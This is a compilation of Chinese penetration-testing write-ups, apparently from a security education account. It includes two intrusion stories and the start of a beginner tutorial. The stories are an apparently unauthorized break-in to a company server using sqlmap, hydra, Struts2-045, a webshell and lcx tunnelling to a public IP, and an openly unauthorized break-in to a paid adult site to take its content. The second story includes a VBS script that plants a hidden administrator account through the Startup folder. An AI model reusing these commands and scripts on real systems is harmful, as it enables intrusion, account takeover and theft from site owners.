
```
please enter number of threads? [Enter for 1 (current)] 5  
  
[15:12:50] [INFO] starting 5 threads  
[15:12:50] [WARNING] reflective value(s) found and filtering out  
  
[15:16:09] [WARNING] no table(s) found  
No tables found ←  
[15:16:09] [WARNING] HTTP error codes detected during testing:  
500 (Internal Server Error) - 3140 times  
[15:16:09] [INFO] fetched data logged to text files under 'F:\????t'  
  
[*] shutting down at 15:16:09  
  
[root@Hacker~]# Sqlmap
```

Access 的数据库极其不友好 ， 一张表都跑不出来！

PS : sqlmap 做了代理池与及加了 base64encode.py ,
charunicodeencode.py。

Access 的数据库并不支持 os-shell, 而且我没办法爆破绝对路径所以
sql 写 shell 的路也被塞死了。

存在反射型 xss。



由于没有留言审核等等功能，qq 联系方式也没有，并且网站管理员很可能是我朋友，所以社工欺骗让他点击的可能性极低，故放弃此路。故而转向其他端口的 web 程序，20440 端口发现存在一个企业短信的平台



谷歌并没有发现相关 0day 目录扫描也没存在有用的文件，不过验证

码是简单的数字，可以用 py 识别用来 fuzz 爆破，并且考虑我朋友是管理员的可能性，可以有针对性的生成字典进行爆破。

还有那十多个 ftp 端口也可以用此字典来爆破，ftp 我选择用 hydra 来爆破如下图：

```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -s 20494  
ftp
```

其中-s 参数为指定端口 -L 为指定用户名文件 -P 为指定密码文件
然而爆破了大半天还是没有任何结果。

这时候我把目光放在了第三个 web 程序上，看起来像是一个未完成的 test 样品网站。

在这个 web 上我在某一连接上找到了 sql 注入。

```
[23:18:50] [INFO] testing SQLite  
[23:18:50] [INFO] confirming SQLite  
[23:18:50] [INFO] testing Microsoft Access  
[23:18:50] [INFO] confirming Microsoft Access  
[23:18:50] [INFO] web application technology: ASP.NET, Microsoft IIS 6.0, ASP  
[23:18:50] [INFO] back-end DBMS: Microsoft Access  
[23:18:50] [INFO] fetched data logged to text files under '/home/kali/.sq  
[*] shutting down at 23:18:50
```

不出所料依然还是 Access 的数据库，希望能跑出表

```
23:20:23] [INFO] checking table existence using items from '/usr/share/sqlmap/data/tables/admin.txt'
23:20:23] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 5
23:20:24] [INFO] starting 5 threads
23:20:27] [INFO] tried 26/3157 items (1%) 在这个web上我还是在某一连接上找到了sql注入的漏洞
23:20:27] [CRITICAL] connection dropped or unknown HTTP status code received
switch '--random-agent'. sqlmap is going to retry the request(s)
23:20:27] [WARNING] if the problem persists please try to lower the number of threads
23:20:27] [INFO] retrieved: product
23:20:31] [INFO] retrieved: admin ←
23:20:34] [INFO] retrieved: news
23:20:35] [INFO] tried 95/3157 items (3%)
23:20:35] [CRITICAL] connection dropped or unknown HTTP status code received
switch '--random-agent'. sqlmap is going to retry the request(s)
23:20:38] [INFO] tried 120/3157 items (4%)
23:20:38] [CRITICAL] connection dropped or unknown HTTP status code received
switch '--random-agent'. sqlmap is going to retry the request(s)
23:20:39] [INFO] tried 135/3157 items (4%)
```

令人开心的是这次跑出了一个 admin 表，我顿时兴奋了起来。


Database: Microsoft_Access_masterdb					
Table: admin					
[1 entry]					
id	type	title	username	password	
7	About	QlS\xf8{\x80N\xcb	in	58cc67a06e	

终于拿到账号密码，心想找到后台的话，登陆 getshell 还不很舒服，

然后我拿出了我 3w 字典，并没有扫出任何关于后台的目录...


但是机智如我发现了一些规律比如说这是产品的目录

这是技术支持的目录




这是新闻的目录

然后仅过了漫长的测试，终于找到了后台。如下图



够中式...

然后开开心登陆，这回应该没啥问题了。然而



后台居然登陆不上去???我内心一度怀疑人生。


但我在某一页面的注释上发现了一个 github 的地址

跟进去找到了一些网站建设规划，与及这个网站的 mdb 文件，我估计是我朋友的上司开发的这个 cms，首先看看 mdb 文件




账号密码跟我注入得到的是一样的，所以的确是该 cms 的后台坏掉了。但是我在网站建设规划中发现了这台服务器不仅仅是他们公司的对外的官网服务器，而且还是对内自己开发测试的服务器，在 20549 端口中我用 st2-045 拿到了权限，并且上传了一句话和大马，尝试连接 3389。

然而事情没有我想的那么简单，首先 3389 端口是开放的。



添加用户也可以成功。

但是 3389 连不上。



考虑是内网等等，所以用 lcx 转发。

目标机器执行 lcx1.exe -slave 自己服务器的公网 ip 接受数据的端口

本机 ip 要转发的端口

```
===== HUC Packet Transmit Tool V1.00 =====
===== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] =====
[+] Make a Connection to 39.108.116.229:51...
```

公网服务器上执行 lcx1 -listen 接受数据的端口 本机映射的端口

```
C:\Users\Administrator\Desktop>lcx1 -listen 51 9994
----- HUC Packet Transmit Tool V1.00 -----
===== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] =====

[+] Listening port 51 .....
[+] Listen OK!
[+] Listening port 9994 .....
[+] Listen OK!
[+] Waiting for Client on port:51 .....
[+] Accept a Client on port 51 from [REDACTED] .....
[+] Waiting another Client on port:9994.....
```

已经成功接收到数据

远程连接本地转发端口即可

0x03 总结

心细最重要，不放过任何一丝一毫的信息。


共勉。

文章仅用于普及网络安全知识，提高小伙伴的安全意识的同时介绍常见漏洞的特征等，若读者因此作出危害网络安全的行为后果自负，与合天智汇以及原作者无关，特此声明！

08. 记一次对某福利站的渗透

原创梦呓 233 [合天智汇](#) 2018-10-23

某日，宿舍兄嘚神秘兮兮发过来一条链接，告诉我是个好东西，点开一看，额。。。



skr 狠人，我只想说这样的资源请多来点，可是在存资源的过程中发现，该站开启了会员付费查看，这就很不开心了，作为一个苦逼的写代码的，我怎么可能有钱买这种东西呢！于是开始对该站进行渗透，毕竟心心念的小姐姐还在里面。

翻到网站最底部，硕大的 wordpress 映入眼帘，wp 站没跑了

友情链接

福利区 好

© 2018 91福利社 - 基于WordPress建造

首先 wpscan 扫一波：

Wordpress 最新版本，也没装什么值得利用的插件，主题的代码审计小菜鸡我也审不出来什么东西，对管理员用户爆破了一阵子也没结果。


换个思路开始扫描端口：

```
Discovered open port 22/tcp on
Discovered open port 80/tcp on
Discovered open port 8888/tcp o
Discovered open port 21/tcp on
Discovered open port 888/tcp on
Completed SYN Stealth Scan at 2
```

竟然开着个不寻常的 8888 端口，直接访问发现是一种服务器管理面板——宝塔面板：



试了试弱口令 admin/admin，果然是进不去的，而且密码一旦错误，第二次尝试就需要输入验证码，打开 burp 的手微微颤抖，爆破是不太可能了，正当我双目无神打算换个方向渗透的时候，室友大喊：RNG 牛 X！666！，然后我鬼使神差的密码输入了 admin666，然后登陆进去了。。。。。有时候吧，渗透这事它随缘。



进去后是这样的：



随便翻了翻这个面板，发现是台 Windows server，而且该面板权限极其之大，甚至能够往系统目录上传文件。

这里补充一下小知识：

windows 服务器启动项目录

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup

如果可以上传的话，是可以直接写入 vbs 脚本然后坐等管理员连接服务器脚本运行直接提权的。

提权脚本如下：

```
set wsnetwork=CreateObject("WSCRIPT.NETWORK")
os="WinNT://" & wsnetwork.ComputerName
Set ob=GetObject(os) '得到 adsis 接口,绑定
Set oe=GetObject(os&"Administrators,group") '属性,admin 组
Set od=ob.Create("user","用户名") '建立用户
od.SetPassword "密码" '设置密码
od.SetInfo '保存
Set of=GetObject(os&"用户名",user) '得到用户
oe.add os&"用户名 "
```

同样也可以写 bat 批处理：

通过查看面板日志我发现管理员一直很频繁的登陆宝塔界面进行维护等操作。

操作时间

2018-10-15 21:50:38

2018-10-15 21:50:26

2018-10-15 21:50:13

2018-10-15 18:46:42

2018-10-15 18:46:41

2018-10-15 18:46:41

2018-10-15 18:46:41

2018-10-15 18:46:41

2018-10-15 18:46:05

2018-10-15 18:46:00

首页 上一页 1 2 3 4 下一页 尾页 共

于是我就放心的上传了 vbs, 之所以选择 vbs 是因为 bat 批处理在运行的时候会有一个窗口一闪而过, 容易引起管理员察觉。上传完脚本坐等提权的我开始翻面板里边的其他组件:

The screenshot shows a MySQL database management interface. At the top, there are tabs for '添加数据表' (Create Table), 'root密码' (root password), and 'phpMyAdmin'. Below the tabs, there is a search bar and a '刷新' (Refresh) button. The main area displays a table with the following data:

数据库名	用户名	密码	备注	操作
admin	root@192.168.1.11	*****	无备份 导入	管理 权限 改密 删表

At the bottom of the interface, there are buttons for '同步选中' (Sync Selected), '同步所有' (Sync All), and '从服务器读取' (Read from Server). A status message at the bottom right says '1 共1条数据'.

	ID	user_login	user_pass	user_nicename
<input type="checkbox"/>	1	admin	\$P\$B...	admin

直接进入数据库，连密码都不用（再次感叹这个面板的权限之大），拿到管理员密码

直接去 somd5 解密：




我为什么还要去找网站的后台密码呢？没错，我根本就是冲着资源来的。

资源 get~~~



由于管理员不知什么时候会登陆，所以我搬运完资源就暂时搁置了这个站，今天想起了直接远程，服务器 get!



修复建议：尽快修改弱口令，最好不要再使用这些一键管理面板，非要使用的话，可以设置白名单连接，绑定 ip 或 ip 段，设置好文件夹权限，linux 下使用 www 用户组，修改宝塔面板的端口为 10000-65535 之间的任意不常用端口。

文章仅用于普及网络安全知识，提高小伙伴的安全意识的同时介绍常见漏洞的特征等，若读者因此作出危害网络安全的行为后果自负，与合天智汇以及原作者无关，**特此声明！**

09. web 渗透测试常规套路

原创 Yale [合天智汇](#) 2017-06-26

0×01

本篇文章旨在给小白们做一次有关 web 渗透的科普，其中涉及到的套路、工具可能在如今 XX 狗、XX 盾当道的社会已不再适用，但是其中涉及的思想永远不会过时，其中的工具如菜刀等更是经典之作，即使发布已经 10 余年认识现在渗透测试网站的不可或缺的利器之一。

另：面向学生的 CTF，出题者考虑到学生的实操能力，设计的 web 题，或者拿服务器找 flag 的大题大部分用本文介绍的思路、工具就能成功 capture the flag。

说明：作者已获题中出现网站授权，为避免敏感信息泄露，仍会采取打码措施，望学习本文的小伙伴们不要在未获授权、许可的情况下对他人网站进行渗透测试。


0×02

准备工作：

准备好以下工具：御剑、明小子、菜刀、pr、3389、cmd、quarkspwdump 等

拿到一个网站，首先我们最容易想到的就是扫描目录。

最常用的工具是御剑，页面如图



在域名空格中输入我们测试的网站的域名，点击开始扫描即可

《想当初》御剑后台扫描工具 珍藏版 By:御剑孤独 qq:343034656

ID	地址	HTTP响应
1	http://www.[REDACTED].admin/	200
2	http://www.[REDACTED].admin/editor/admin/LOGIN.GIF	200
3	http://www.[REDACTED].admin/EDITOR/Dialog/HELP.HTM	200
4	http://www.[REDACTED].License.txt	200
5	http://www.[REDACTED].license.txt	200
6	http://www.[REDACTED].index.html	200
7	http://www.[REDACTED].admin/editor/upload.asp?action=upfile	200
8	http://www.[REDACTED].admin/editor/db/wwweditor.mdb	200
9	http://www.[REDACTED].admin/editor/aWebEditor.asp	200
10	http://www.[REDACTED].admin/login.asp	200
11	http://www.[REDACTED].terlog.asp	200
12	http://www.[REDACTED].admin/Login.asp	200
13	http://www.[REDACTED].upfile_photo.asp	200
14	http://www.[REDACTED].upfile_Other.asp	200
15	http://www.[REDACTED].admin/index.asp	200
16	http://www.[REDACTED].nc/config.asp	200
17	http://www.[REDACTED].serlogin.asp	200
18	http://www.[REDACTED].error.asp	200
19	http://www.[REDACTED].add.asp	200
20	http://www.[REDACTED].search.asp	200
21	http://www.[REDACTED].shownews.asp	200
22	http://www.[REDACTED].vote.asp	200
23	http://www.[REDACTED].right.asp	200
24	http://www.[REDACTED].upload_other.asp	200
25	http://www.[REDACTED].download.asp	200

我们在结果中发现/admin，这疑似后台页面，双击该链接进入，看看判断是否正确



